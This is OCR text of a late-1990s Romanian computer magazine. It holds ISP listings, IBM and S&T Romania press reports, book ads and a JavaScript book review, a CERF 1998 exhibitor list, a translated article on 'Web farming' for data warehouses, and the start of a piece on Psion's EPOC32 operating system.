SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
EST COMPUTER	Focșani	037 217655
HARD-TEST'94	Galați	036 467752
KABELKON	Gheorgheni	066 164525
REMUS ROMÂNIA	Piatra-Neamț	033 213333
COMP-ARG	Pitești	048 214269
INTER-CONEXION	Pitești	048 219267
COMPUTER STARS	Pitești	048 215099
TRANSDATA	Ploiești	044 115577
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheorghe	067 323036
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgoviște	045 218343
BIMOS	Tg.Jiu	053 210741
SARATOGA	Timișoara	056 199780
HARD-TEST'94	Tulcea	040 521871

Numai prin noi aveți acces la
Internet din toată ro, cu viteză
maximă și costuri minime!

Email: office@starnets.ro
http://www.starnets.ro

InterComp

@ Powered by SPARC-Solaris

Eveniment

Conferinţă de presă IBM

Pe data de 29 septembrie, directorul departamentului PC din cadrul IBM România, domnul Paul Lefter, anunţa noutăţile pe care The Big Blue le-a rezervat pentru toamna acestui an. Acestea sunt cu adevărat remarcabile, întrutotul în spiritul devizei alese: "Differentiation beyond technology".

Dintre noile produse, cel mai important este IBM Netfinity 7000, lansat pe 23 septembrie, un server de aplicaţii cu 4 x Pentium Pro 200/512-1024 kb şi maximum 4 GB RAM, având o redundanţă extremă la nivelul componentelor - discurile, sursele de alimentare, ventilatoarele - toate cu facilităţi de hot-swap şi beneficiind şi de un adaptor pentru gestionare hardware. Serverul este disponibil atât sub formă de turn, cât şi de rack (după îndelungi ezitări, modelul IBM a devenit standardul industrial de 19"), în acest ultim caz, IBM oferind o soluţie completă: cablare, UPS, storage expansion, unităţi de bandă DLT 35/70 şi 8 mm 20/40 GB rack-abile. Acest server este proiectat şi optimizat pentru Windows NT. La celălalt capăt al gamei, noul ThinkPad 770 nu este deloc mai puţin impresionant: cu un display de 14.1" TFT şi HDD de cel puţin 3 GB (până la 5 GB), unitate video disc şi Pentium MMX la 200/233 MHz, se clasează, fără îndoială, în topul celor mai atractive portabile. Nici vechile (un fel de-a spune, "vechile" însemnînd de acum un an...) servere (310,315, 325,330) nu au fost uitate, ele beneficiind de o reîmprospătare tehnologică de excepţie, cu P II, Fast Ethernet şi RAID integrate !

În domeniul software se remarcă viziunea IBM centrată pe dezvoltarea şi managementul reţelei. IBM Netfinity Manager a fost îmbunătăţit cu monitorizarea predictivă a erorilor (până la 24 de ore !) şi cu integrarea completă cu Tivoli TME 10 şi Microsoft SMS. Există, desigur, şi IBM Netfinity Web Manager, IBM Capacity Management, APC PowerChute şi tradiţionalele IBM PC Server Guide şi IBM Anti-virus, dar a apărut şi IBM Cluster Management, pentru Microsoft Server Cluster (Wolfpack) ! Aici s-a subliniat colaborarea care există actualmente între IBM şi Microsoft şi politica IBM de angajare pentru platforma Windows NT. Actualmente, a spus domnul director Lefter, cea mai mare investiţie este în NT, iar strategia IBM pentru serverele PC este de a furniza o platformă completă pentru aplicaţii care rulează sub Windows NT, cu o valoare adăugată pe termen lung. IBM a anunţat, deja, peste 100 de produse pentru mediul NT, incluzând DB2 Universal Database, MQSeries, Transaction Server, Communications Server, Tivoli TME 10, Lotus Domino.■

S&T România şi noii săi parteneri


În cadrul unei conferinţe de presă care a avut loc în data de 24 septembrie 97 la Bucureşti, firma S&T România a anunţat încheierea unor noi parteneriate strategice menite a consolida poziţia firmei ca integrator de soluţii şi sisteme.

De la înfiinţarea filialei din România, în urmă cu 4 ani, S&T a activat pe piaţa românească ca reprezentant al firmei Hewlett-Packard pe această piaţă în domeniul computerelor şi al echipamentelor medicale şi de măsură şi control, asigurând şi partea de service autorizat şi instruire.

În viitor, S&T România va continua să rămână singura organizaţie care asigură distribuţia şi service-ul pentru aparatura medicală şi de măsură şi control. În domeniul computerelor va oferi consultanţă, mentenanţă şi instruire, cu accent pe proiecte mari şi complexe, în domeniul comunicaţiilor, financiar şi guvernamental, în cazul soluţiilor bazate pe servere Unix şi va activa ca şi Corporate Reseller în domeniul serverelor NT, PC-urilor, imprimantelor şi a celorlalte periferice.

Noii parteneri ai firmei S&T sînt: Cisco Systems Inc., unul dintre cei mai mari furnizori de soluţii de internetworking din lume, care furnizează routere multiprotocol, switch-uri pentru reţele locale şi extinse, servere de remote access, software pentru managementul şi accesul pe Internet şi software pentru managementul de reţea, firmă reprezentată la conferinţa de presă de dl. Doron Ben-Sira, Country Manager România/Bulgaria/Iugoslavia, Cisco Systems; EMC2, lider mondial în furnizarea de sisteme inteligente de arhivare a datelor bazate pe disk array, reprezentată de dl. Thomas Pietsch, Senior System Engineer, EMC2; Oracle, al doilea producător mondial de software şi liderul furnizorilor de software pentru sisteme informatice de conducere, reprezentată de dl. Horia Drăgan, Country Alliance Manager, Oracle România.

Din partea firmei S&T Holding GmbH au fost prezenţi Karl Tantscher, General Manager, Thomas Streimelweger, General Manager, şi Robert Pecanka, Sales Manager. Prezentarea invitaţilor a fost făcută de dl. Ilie Ionescu, General Manager, S&T România.■



Microsoft
Windows NT 4.0
Technical
Support
Training
Hands-On Self-Paced Training for Windows NT Server Version 4.0
Microsoft Press

Microsoft Press *knows*


Sports, Hobbies, & Pets
Games, Hobbies, & Recreation
12

este timpul

Îți lipsesc. ***Ți le-ai dori.*** *Resursele pentru instruire și certificare Microsoft.* ***Norocul*** *tău,* ***Microsoft Press are soluția****; seturile de resurse și seturile de instruire în ritm propriu care te ajută să* ***înveți*** *despre ceea ce ai* ***nevoie****, atunci când ai nevoie să știi. Indiferent că dorești să-ți* ***perfecționezi*** *cunoștințele anterioare sau să-ți creezi un* ***program de instruire într-un ritm propriu,*** *vei afla că mai ai și timp pentru* ***viața*** *ta.*


Microsoft
Windows NT 4.0
Network
Administration
Training
Hands-On Self-Paced Training for Supporting Windows NT Workstation and Server version 4.0
Microsoft Press

Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7


Microsoft
SQL Server
Training
Hands-On, Self-Paced Training for Microsoft SQL Server Version 6.5
Microsoft Press

Microsoft® SQL Server Server
Training
1-55615-930-7

Microsoft
Windows NT
Server
Resource Kit
Supplement One
Microsoft Press

Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7

Microsoft
Windows NT
Workstation
Resource Kit
Comprehensive Resource Guide and Utilities for Windows NT Workstation Version 4.0
Microsoft Press

Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

Microsoft® *Press*

COMPUTER PRESS
AGORA

Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica); MIVAS: Pasaj Universitate;* ***TIMIȘOARA:*** *XCOM21 SRL Bul. Regele Ferdinand nr. 2.*

Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)


Carte

Using JavaScript

Limbajul JavaScript a apărut din dorinţa de a schimba statutul celui care vizualizează paginile Web, dintr-un simplu vizitator care nu poate interveni asupra conţinutului paginilor, într-un utilizator de Web activ.

Cartea „Using JavaScript“ este tot ceea ce îşi poate dori cineva, care vrea să realizeze o pagină Web atractivă. Cartea a fost scrisă de Andrew Wooldridge şi Mike Morgan, cu colaborarea lui Rick Darnell, Jerry Honeycutt, Mark C. Reynolds, şi a apărut la editura QUE.

Cartea se adresează tuturor celor interesaţi de a cunoaşte JavaScript, care cunosc puţin HTML, fără a necesita cunoştinţe de programare. Are o structură modulară, formată din 6 părţi şi anexă, organizate în aşa fel încât să poată oferi informaţiile într-un mod cât mai eficient atât începătorilor, cât şi celor care au deja cunoştinţe JavaScript.


The Most Complete Reference
World's Best Selling Series!
• Events • Strings • Date & Array Objects
• Dynamic HTML • Cookies • VRML Scripting
• JScript & Internet Explorer • Live Objects
• ActiveX Controls • VBScript • Java Applets
• Debugging • JavaScript Style Sheets • Frames
• LiveConnect • Online Bookstore • LiveWire
• JavaScript on the Server • Netscape Layers
Special Edition
USING JAVASCRIPT™
Second Edition
Andrew Wooldridge, Mike Morgan, Mark C. Reynolds, & Jerry Honeycutt
QUE

Partea I: Fundamentals of JavaScript. Include trei capitole şi face o introducere a limbajului, prezentând posibilităţile oferite de acesta în construirea paginilor Web, elementele care formează limbajul: operatori, expresii, tipuri, posibilităţile de manipulare a datelor, instrucţiunile, posibilităţile de control al execuţiei programului (for, while, if). Precum şi modul în care JavaScript tratează evenimentele ce pot apărea într-o pagină Web.

Partea II: JavaScript In-Depth. Prezintă modul în care JavaScript lucrează cu obiecte. Astfel se arată ce este un obiect JavaScript, modul de creare a unui obiect, folosirea obiectelor, accesul la câmpurile şi funcţiile acestora, ierarhia obiectelor dintr-o pagină Web. Tot în această parte sunt prezentate obiectele înglobate în limbaj, în HTML şi în browser. Astfel, există un capitol întreg dedicat obiectului String, prezentând metodele acestuia, posibilităţile oferite de acest obiect, un capitol pentru obiectul Math şi unul pentru Date şi Array. Tot în această parte se prezintă obiectele HTML (2 capitole) şi cele ale browserului Netscape, ilustrând posibilitatea de a „crea din mers“ documente HTML. Ultimul capitol din această parte prezintă posibilitatea de a crea propriile obiecte, posibilitatea de a crea funcţii dintr-un formular HTML (<FORM>) precum şi utilizarea tabelelor multidimensionale.

Partea III: JavaScript and Live Objects. Această parte ne arată cum putem comunica cu alte obiecte înglobate într-o pagină HTML. Astfel primul capitol este un mic ghid Java, prezentând elemente de baza necesare pentru realizarea unui aplet. În următorul capitol se prezintă posibilităţile oferite de Java de a lucra cu pachete (packages), cu mai multe fire de execuţie, cu URL-uri şi cu java.AWT (Abstract Windowing Toolkit). În continuare se prezintă tehnologia LiveConnect şi posibilităţile de comunicare dintre diferite elemente înglobate într-o pagină HTML. Tot în această parte se face o prezentare a limbajului JScript (versiunea Microsoft pentru JavaScript) şi a posibilităţii de a utiliza controalele ActiveX şi limbajul VBScript.

Partea IV: JavaScript Special Effects. În primul capitol al acestei părţi ne sunt prezentate câteva instrumente (programe) pentru dezvoltarea paginilor Web şi adrese de unde putem descărca asemenea programe. În continuare, se prezintă posibilitatea de lucru cu mai multe cadre în aceeaşi pagină, posibilitatea de controla aspectul paginii Web. Există un capitol dedicat realizării efectelor speciale şi unul pentru realizarea paginilor care permit o interacţiune creativă a utilizatorului. Tot în această parte sunt prezentate modalităţile de utilizare JavaScript pe partea server şi posibilitatea de a soluţiona lipsa de stări a protocolului HTTP. Ultimul capitol prezintă posibilităţi de depanare a codului JavaScript.

Partea V: Learning from the Pros. Cele trei capitole din această parte ne prezintă câteva soluţii pentru realizarea unei schiţe a site-ului, pentru un sistem de comandă (cerere) conectat de o bază de date.

Partea VI: Netscape Communicator Update. Prezintă posibilitatea creării documentelor cu mai multe straturi (layer) şi modul de realizare a stilurilor ataşate unei pagini Web.

Partea VII: Appendixes. Se prezintă resurse JavaScript, un glosar, comenzile şi sintaxa acestora, mesajele de eroare, precum şi o scurtă prezentare a VRMLScript.

Cartea mai conţine şi un index al termenilor.

Preţul cărţii este de 49.99USD.

– Budai László

(Cartea prezentată poate fi comandată şi prin serviciul de carte prin poştă a editurii Computer Press Agora, Tel.: 065-166516, Fax: 065-166290)

CÔMTEK
EXPOSITIONS vă invită la:

Computers and Electronics Romanian Fair

CERF
1998

Expoziția și Conferința Internațională de Tehnologia Informației și Comunicații din România

Ediția a 7-a

Complexul ROMAERO Băneasa
12 - 16 mai 1998

CU PARTICIPAREA:

3M
A&C INTERNATIONAL S.A.
TulipVision Line
EXACT SOFTWARE
CLEPSYDRA
AGNOR
PHILIPS
AR iS ELECTRONIC
ASTI CONTROL
Autodesk.
ALLTROM
Allied Telesyn International
BASF
Bay Networks
BNW Systems
Canon
BENTLEY The People Behind MicroStation
CAPTOR
CS Software
CIEL!
CRESCENDO

COMPUTER PRESS AGORA
COMPUTER SOLUTIONS
compace COMPUTERS
Sun microsystems
Network Computing
Informatica Secolului XXI
ROMSYS SA
ELECTRONIC DESIGN & CONSULTING GROUP
FLAMINGO COMPUTERS
FORTE COMPUTERS Flexibility Made in Romania
FULLMARK
GENESYS
GEO STRATEGIES
HEWLETT PACKARD
HYUNDAI
IBM
ComputerLand
LYNX

INFORMIX
INFRO
iomega
K TECH
LASTING
ETA - 2U
LONGSHINE
Metrologic
MGT Trade srl
Microsoft WHERE DO YOU WANT TO GO TODAY?
IMATION Borne of 3M Innovation
RADCOM
NORMAN
M.TIL ROM S.R.L.
ROMTEAM SOL.

ORACLE
UNISOFT
Pitney Bowes
PRINTRONIX
COMPAQ
NCR
Q'NET
REXEL
ROMSYM DATA SRL
ROMNET
ROMUS INDUSTRIES
COMPUSOFT
FAST 2000
Sirom Graphics Computers S.A.
MAGIC Systems
Silicon Computers
SOWAH
FOCUS SPECTRUM

SPRiNT
star MICRONICS The Printer Company
SYSTEM PLUS
TEC
Thunder BI/TE
TOTAL Technologies
TORNADO Sistems
TREND
TRIPP LITE THE POWER PEOPLE
unitech ELECTRONICS SRL
USRobotics
Verbatim Data Life Plus
VERO
PRODUCTON
WIZROM
WYSE

Pentru informații sunați acum la tel./ fax: 230.12.53; 230.62.81; tel.: 231.18.82

Putem recolta conţinut de pe Web, conţinut cu informaţii vitale pentru luarea unor decizii strategice. ***De Richard Hackathorn***

Fermieri pe Web

Web-ul şi magaziile de date (DW) sunt o combinaţie puternică. Publicarea datelor din magazii, prin intranet, a devenit o abordare de mare productivitate. Prin generarea de pagini dinamice, din baze de date cu facilităţi Web, se oferă suport pentru un întreg domeniu nou de analiză a datelor. Nimeni, totuşi, nu s-a ocupat serios de punerea conţinutului din Inernetul global în magazia de date. Conţinutul prezent pe Web este considerat prea puţin demn de încredere şi datele din exteriorul organizaţiei sunt considerate adesea ca având valoare redusă pentru afacere.

Dar, aş argumenta contrariul. Pe măsură ce pieţele devin turbulente, vechiul mod de a face afaceri cu date provenind doar de la sistemele care funcţionează intern devine mai puţin relevant. O companie trebuie să ştie mai multe ca niciodată despre beneficiari, furnizori, competitori şi agenţiile guvernamentale. Mare parte a acestor date din exterior este gata disponibilă pe Web. Problema este de a parcurge (cu paşi mari) Web-ul, pentru a descoperi şi prelua acele informaţii care au impact asupra afacerii.


Domeniul în curs de apariţie care se ocupă de această problemă se numeşte ferma Web (WF). Fermierul WF se ocupă de descoperirea şi achiziţia sistematică de conţinut Web semnificativ pentru afacere, pentru introducerea în magazia de date (DW). Are trei obiective. Prima este descoperirea şi achiziţia conţinutului Web pertinent pentru afacere. Al doilea este structurarea datelor, astfel ca acestea să devină o parte integrată în magazia de date existentă. Al treilea este realizarea activităţilor în mod sistematic, astfel ca acestea să poată evolua spre un sistem de producţie. WF trebuie să ofere informaţii care au valoare pentru afacere, la oamenii potriviţi şi în momentul potrivit. Acest obiectiv este acelaşi cu cel de la magazia de date. De aceea WF şi DW trebuie integrate strâns.

Pornirea

Primul nivel din WF documentează factorii externi care afectează afacerea şi prevede factorii potenţiali care o vor afecta în viitor. Căi posibile de investigare ar pute fi: analiza rapoartelor de firmă şi comunicatelor de presă recente, critici referitoare la firmă, din partea analiştilor de ştiri sau de bursă şi observaţii din partea unor clienţi tipici care fac tranzacţii. Apoi se compilează o listă detaliată, organizată ierarhic a acestor factori externi. Se atribuie priorităţi corespunzătoare impactului potenţial (pozitiv sau negativ) pentru fiecare factor cu impact relativ la afacere.

Se formulează un plan sistematic de căutare pe Web a informaţiilor pertinente, începând cu cele de prioritate mare. Atunci când se întâlneşte un element util, acesta este formatat şi împachetat ca memoriu, raport, tabelă de calcul, diagramă, prezentare sau e-mail. Se distribuie imediat la persoanele care ar trebui să fie foarte interesate de informaţie. Apoi se urmăresc reacţiile la această informaţie.

Pe primul nivel construiţi fundamentul pentru determinarea a ceea ce este important pentru afacere. Elementul principal de cost trebuie să fie un analist de afaceri înalt calificat care înţelege foarte bine afacerea dumneavoastră. Acest nivel trebuie implementat rapid şi ieftin, cu reacţii aşteptate într-o lună sau două. Rezultatul final trebuie să fie o documentaţie privind factorii afacerii, asociaţi cu o listă organizată de adrese URL.




Aceste nivele determină fezabilitatea fermei Web şi realizează infrastructura acesteia.

Treaba serioasă

Al doilea nivel de WF necesită o alocare serioasă de resurse din partea managementului pentru a continua WF ca mijloc de extindere a ariei acoperite la întreaga magazie de date. Obiectivul este de a stabili infrastructura WF în cadrul unui mediu cu securitate, pe server. Sub umbrela grupului DW, datele din magazia de date existentă trebuie suplimentate, prin extensie pentru cuprinderea acelor factori externi care au influenţă asupra afacerii. Al doilea nivel implică tranziţia de la o staţie de lucru singulară la un mediu cu securitate pe server, aşa cum se vede în figura „Ferma Web, Nivelul 1 şi 2". Pe partea client, numărul analiştilor trebuie să crească, pe măsură ce creşte cererea de informaţii prelucrate de pe Web.

Schimbările importante au loc pe partea server a arhitecturii. O bază de date partajată între analişti administrează conţinutul de pe Web şi o serie de informaţii de control, ca adresele URL preferate, căutările utile şi altele asemănătoare. Personalul centrului de calcul va trebui să administreze serverul Web. Pe lângă partajarea datelor comune, între analişti, serverul preia rolul activ de verificare periodică a paginilor Web identificate ca importante. Pe măsură ce devin disponibile informaţii utile privind canalele de emisie pe Web (webcasting channels), informări prin e-mail şi grupuri de ştiri, trebuie să implementaţi filtre pentru capturarea, filtrarea şi formatarea acestor date pe serverul WF.


Fermă Web, nivel 3 şi 4
Punct de lucru în ferma Web
Punct de lucru în ferma Web
Punct de lucru în ferma Web
Zid
Web
HTTP
IIOP
Furnizor de informaţii configurate
Sondare site
Filtre alimentare
Căutare/parcurs inteligent
Filtru IP adaptat
Control
Conţinut şi scenografie
Publicare şi abonament
Magazie de datwe
Validare şi transformare
Parte server
🟦 Nivel 3
🟧 Nivel 4 (include resurse de nivel 3)
Sursa conţinutului pentru publicare şi abonament se mută în magazia de date la nivelul 4.

Aceste nivele integrează funcţionalitatea într-un site Web intranet şi oferă integrarea cu magazia de date.

Fiţi isteţi

Al treilea nivel WF se bazează pe infrastructura de mai înainte, pentru a mări relevanţa conţinutului Web pentru afacerea dumneavoastră. Obiectivul este de a dobândi inteligenţă la descoperirea şi preluarea informaţiilor noi şi la distribuirea informaţiei. Atenţia este concentrată în două locuri. Primul, achiziţia de informaţii este extinsă cu căutare inteligentă pe Web şi cu furnizori de informaţii configurate conform cererilor. Al doilea, distribuirea informaţiilor se extinde la întreaga întreprindere prin implementarea unui mecanism de publicare şi abonament, P&S (Publish&Subscribe).

La acest nivel, obiectivul este transformarea bazei de date pentru conţinut într-un site Web intranet complet care are rolul de centru de resurse configurate, pentru întreaga companie. Scopul este trecerea, cu timpul, de la conţinutul static format din pagini Web digerate, la conţinut dinamic generat din tabelele magaziei de date.

O altă schimbare este adoptarea unui mediu de masă de lucru (workbench) pentru analişti. Controlat printr-o bază de date comună, acesta integrează navigatorul Web cu o serie de unelte ca cele de analiză lingvistică şi de vizualizare informaţii. Acest mediu trebuie să mărească productivitatea analiştilor la descoperirea informaţiilor semnificative. Folosind P&S, sunt publicate pe canale specifice informaţii legate de subiecte importante legate de afacere. Oameni diferiţi (şi aplicaţii) se pot abona la aceste canale pentru a primi un flux de informaţii continue. În fine, trebuie să faceţi contracte cu furnizorii de informaţii configurate la cerere pentru a primi date de încredere pe legături eficiente, folosind de exemplu IIOP (Internet Interoperable ORB Protocol)

Fiţi duri

Al patrulea nivel WF rafinează transformarea conţinutului Web în date structurate pentru DW. Ca şi la nivelele anterioare, activitatea WF caracterizează gradul de relevanţă pentru afacere a conţinutului de pe Web şi stabileşte infrastructura de utilizare a acestuia.

Obiectivul acestui nivel este să exploateze potenţialul de afacere existent în conţinutul Web ca intrare în magazia de date. Acum urmează activitatea dură de structurare a conţinutului în formatul corespunzător. Problema este dublă: în primul rând trebuie adăugată o dimensiune validă în timp la faptele detaliate. Apoi trebuie făcute legăturile la faptele sau tabelele adecvate din magazia de date. Cea mai frecventă aplicaţie va fi suplimentarea unei tabele de dimensiuni existente cu atribute în plus. Totuşi, potenţialul maxim provine din crearea unor noi tabele de fapte, care permit explorarea factorilor externi ai afacerii.

Iată câteva sugestii de mod de lucru: cercetaţi magazia de date existentă. Obţineţi definiţia schemei. Înţelegeţi tabelele de fapte importante şi dimensiunile cheie pentru aceste tabele. Vărsaţi ceva date tipice în tabelele principale. Comparaţi factorii de afacere cu schema magaziei de date. Notaţi lacunele. Apoi evaluaţi modul în care datele externe se potrivesc în schemă. Decideţi dacă atributele pentru dimensiunile existente vor trebui mărite sau dacă trebuie adăugate dimensiuni noi pentru tabelele existente. La urmă, atribuiţi priorităţi la factorii specifici ai afacerii care au cel mai mare potenţial pentru extinderea acoperirii oferite de magazia de date.

Priviţi afară

Pe măsură ce companiile caută în exterior următoarele lor avantaje competitive, WF va deveni o funcţie necesară pentru toate sistemele DW. Furnizorii de conţinut vor avea un stimulent economic pentru a furniza informaţii de încredere şi de calitate într-un mod prestructurat pentru scheme generice de magazii de date.

WF necesită un set nou de cunoştinţe. Necesită şi o infrastructură extinsă de reţea şi DW. Ambele necesită timp pentru a evolua la un sistem de producţie. Toate se vor pune la locul lor dacă parcurgeţi cele patru nivele WF pe care le-am prezentat.■

Dr. Richard Hackathorn **(richardh@bolder.com)** *este preşedintele şi fondatorul la Boulder Technology Inc.(Boulder,CO). Acest articol a fost extras dintr-o carte care va apare la Morgan Kaufmann Publishers. Puteţi găsi un centru de resurse WF la : http://www.bolder.com/.*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

EPOC32 OS de la Psion oferă servicii în timp-real sofisticate pentru echipamentele de buzunar. De Dick Pountain


O nouă epocă pentru calculatoarele de buzunar

Probabil că dumneavoastră cunoașteți firma Psion ca fiind un furnizor de hardware, cea care oferă calculatorul de buzunar (hand-held) Series 3. Acum diviziunea soft a firmei, Psion Software PLC, intenționează să vândă licența pentru un nou sistem de operare numit EPOC32. Acest sistem de operare orientat obiect, cu mai multe fire de execuție și timp real a fost realizat de Psion mai întâi pentru noile sale calculatoare de buzunar bazate pe procesoare ARM (Advanced Risc Machine) pe 32 biți Series 5.

Hardware-ul limitat al calculatoarelor de buzunar îngreunează realizarea unui sistem de operare adecvat. Acestea sunt echipate cu procesoare lente, memorie puțină și totuși se așteaptă să poată administra procese în timp real și să ofere un sistem de operare robust. Economia de energie este de asemenea crucială, deoarece se așteaptă ca un calculator de buzunar să ruleze pe baterii pe durata mai multor zile, chiar săptămâni, nu doar câteva ore.

EPOC32 rezolvă aceste necesități prin înghesuirea într-o memorie ROM minimală a unor facilități pe care ne așteptăm să le vedem doar pe niște sisteme de operare mari cum ar fi: multitasking preemptiv, protecție hardware a memoriei și un model inovativ de fire de execuție care rezultă un răspuns prompt la întreruperi. Psion intenționează ca EPOC32 să fie inima următoarei generații de telefoane inteligente și alte produse de comunicație, ceea ce înseamnă că performanțele de timp real sunt cele esențiale.

